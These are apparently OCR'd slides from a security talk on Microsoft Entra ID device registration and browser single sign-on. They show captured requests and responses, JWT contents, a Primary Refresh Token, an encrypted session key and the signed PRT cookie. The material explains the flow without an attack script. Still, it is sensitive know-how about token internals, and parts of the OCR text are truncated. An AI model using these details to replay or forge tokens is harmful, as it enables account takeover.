
Device Registration

#2 dkpub and tkpub are sent to Microsoft Entra ID



Authentication Flow (Browser SSO)

#1 Send logon request signed by Device key (dkpriv)



s(base64UrlEncode(header) + "." + base64UrlEncode(payload),

Authentication Flow (Browser SSO)

#1 Send logon request signed by Device key (dkpriv)

```
POST /common/oauth2/token HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ja-JP) WindowsPowerShell/5.1.22621.2506
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 2802
Connection: close

request=
```


eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFvVW5WSEwxcTFMTkdaNHk
5bORmK056QU5CZ2txaGtpRzl3MEJBUXNGQURCNE1YWXdFUVlLQ1pJbWlaUHlMR1FCR1JZRGJtVjBNQlVHQ2dtU0pvbVQ4aX
hrQVJrV0IzZHBibVJ2ZDNNd0hRWURWUVFERXhaTlV5MVBjbWRoYm1sNllYUnBiMjROUVd0alpYTnpNQ3NHQTFVRUN4TWtPR
EprWW1GallUUXRNMlU0TVMwME5tTmhMVGxqTnpNdE1EazFNR014WldGallUazNNQjRYRFRJME1ESXd0ekl6TlRBMU9Wb1hE

header

payload

signature

UJKJRUSNCEm5-4UBJUKjsAL9V … &grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer



```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c": "MIID8jCCAtqgAwIBAgIQoUnVHL1q1LNGZ4y9o(snip)jF4GuXRTMgN2G1j7L",
  "kdf_ver": 2
}
```

```
{
  "username": "employee01@ .com",
  "request_nonce": "AwABAAEAAAACA0z_BQ(snip)VdQ-D2D8YPwl0gAA",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "scope": "openid aza ugs",
  "win_ver": "10.0.19041.3996",
  "grant_type": "password",
  "password": "**********!"
}
```


JSON Web Signature by Deice key (dkpriv)

Authentication Flow (Browser SSO)

#2 Receive PRT (Primary Refresh Token) and session key



Authentication Flow (Browser SSO)

#2 Receive PRT (Primary Refresh Token) and session key


```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
(snipped)
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1710399316",
  "refresh_token":
  "0.ATOA7mRQZG6b200dRv6BpI
  CIIGAjtNd0HD9f-pmuY8xJRCKPNg7WcqcU_Z8pKh4F271vpmLdXCW4t-konFTh00uQpNcapToKW-xajMQ4Qu6I1UHbT",
  "id_token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIyOWQ5ZWQ5OC1hNDY5LTQ1MzYtYWRlMi1mOTgxYmMxZD
  hbWUiOiJlbXBsb3llZTAxQG5hbWIiLWRlc2VydC5jb20iLCJ1cG4iOiJlbXBsb3llZTAxQG5hbWIiLWRlc2VyC5jb20iLCJ2ZXIiOiIxLjAifQ.",
  "session_key_jwe":
  "eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.
  RammZbNH3fDPD1NL2i1PdsoluvWL2EpEHJwcc1g5ibcA2hrg HhCH4WfcbzGkPasEodACA7f7DEELoQ1wk50uIMtnVwc4KE
  MNcxodL4TIpzerrP6KdxuY5StV46MhtU-fmDvIGKt2ahhMbv 9NMAMAAIAAsABARAAAAABQALACDkSgxTwSWBuJ1Ci8HfHS
  Os-w",
  "device_tenant_id":"645064ee-9b6e-43db-9d46-fe81a65cfdea"
}
```


PRT


Can be used for Single Sign On

Session key (encrypted)

Can be decrypted by Transport key and used for signing

Authentication Flow (Browser SSO)

#3 Send PRT Cookie signed by session key



Authentication Flow (Browser SSO)

#3 Send PRT Cookie signed by session key

GET /common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3a%2f%2fwww.office.com%2flandingv2&
response_type=code+id_token&scope=openid+profile+https%3a%2f%2fwww.office.com%2fv2%2fOfficeHome.All&response_mode=form_post&nonce=
638448025768012973.NjZiNmRiMjAtMGFiOC00YzIlLWE3NTEtMzk1ZWE5NjhiNzdjZWFiZjY2ZTctN2EzNS00NTIz
client-request-id=8b041a46-d747-4d6a-8f12-8bb35036d22a&state=
HLROAIBz-GHxqq9fj7beRK-eWTvznrzncSBR01AZH3q6m_NoCkj2Is4lIhii6YejyY66kcU4mN2UJOE_NX7K4
vSI8LRW6-Pb5a46mYTcP2C8fqhhOLU5LvFRgV3NgtHvsmaF6eNjApn9aUmzYuUKtF1ketvn1FUu7TjM2wPGzAa
NQdw&x-client-SKU=ID_NET6_0&x-client-ver=7.2.0.0&sso_nonce=
AwABAAEAAAACAOz_BQD0_x0QSvBvX0y1dwKAPOlCnNzEv7P1snZtDgK7fHe9GQR83c2MwQ7W9qVguHeaRiWT-a
8b041a46-d747-4d6a-8f12-8bb35036d22a HTTP/1.1
Host: login.microsoftonline.com

(snipped)


X-Ms-Refreshtokencredential:
eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4IjoiTkEzWXdId1hqaTBkdkZMR1JQaId3MVR2ZOIjSV
VI4M2MyTXdRN1c5cVZndUhlYVJpV1QtYWFTcXhJUC1HWjYxcnBnWFktOVQzOGdBQSJ9.OgSQLtJyfKaTwfDGuUvSPty6ih2vrZy3JXVKbUKDv3Q

PRT Cookie

JWT payload (decoded)

{
"refresh_token":
"0.ATOA7mRQZG6b200dRv6Bp ... 6MWmI2TuMGtNmOLCx1ojz
"is_primary": "true",
"win_ver": "10.0.22621.3085",
"windows_api_version": "2.0.1",
"x_client_platform": "windows",
"request_nonce": "AwABAAEAAAACAOz_BQD0_x0QSv(snip)Y-9T38gAA"
}

PRT



ホーム | Microsoft 365
https://www.office.com/?auth=2
Microsoft 365
Microsoft 365 を初めて使用する
これは Microsoft 365 のホーム ページです。ここではすべての Microsoft 365 アプリを表示してアクセスすることができます。何も表示されない場合には、ユーザー ライセンス
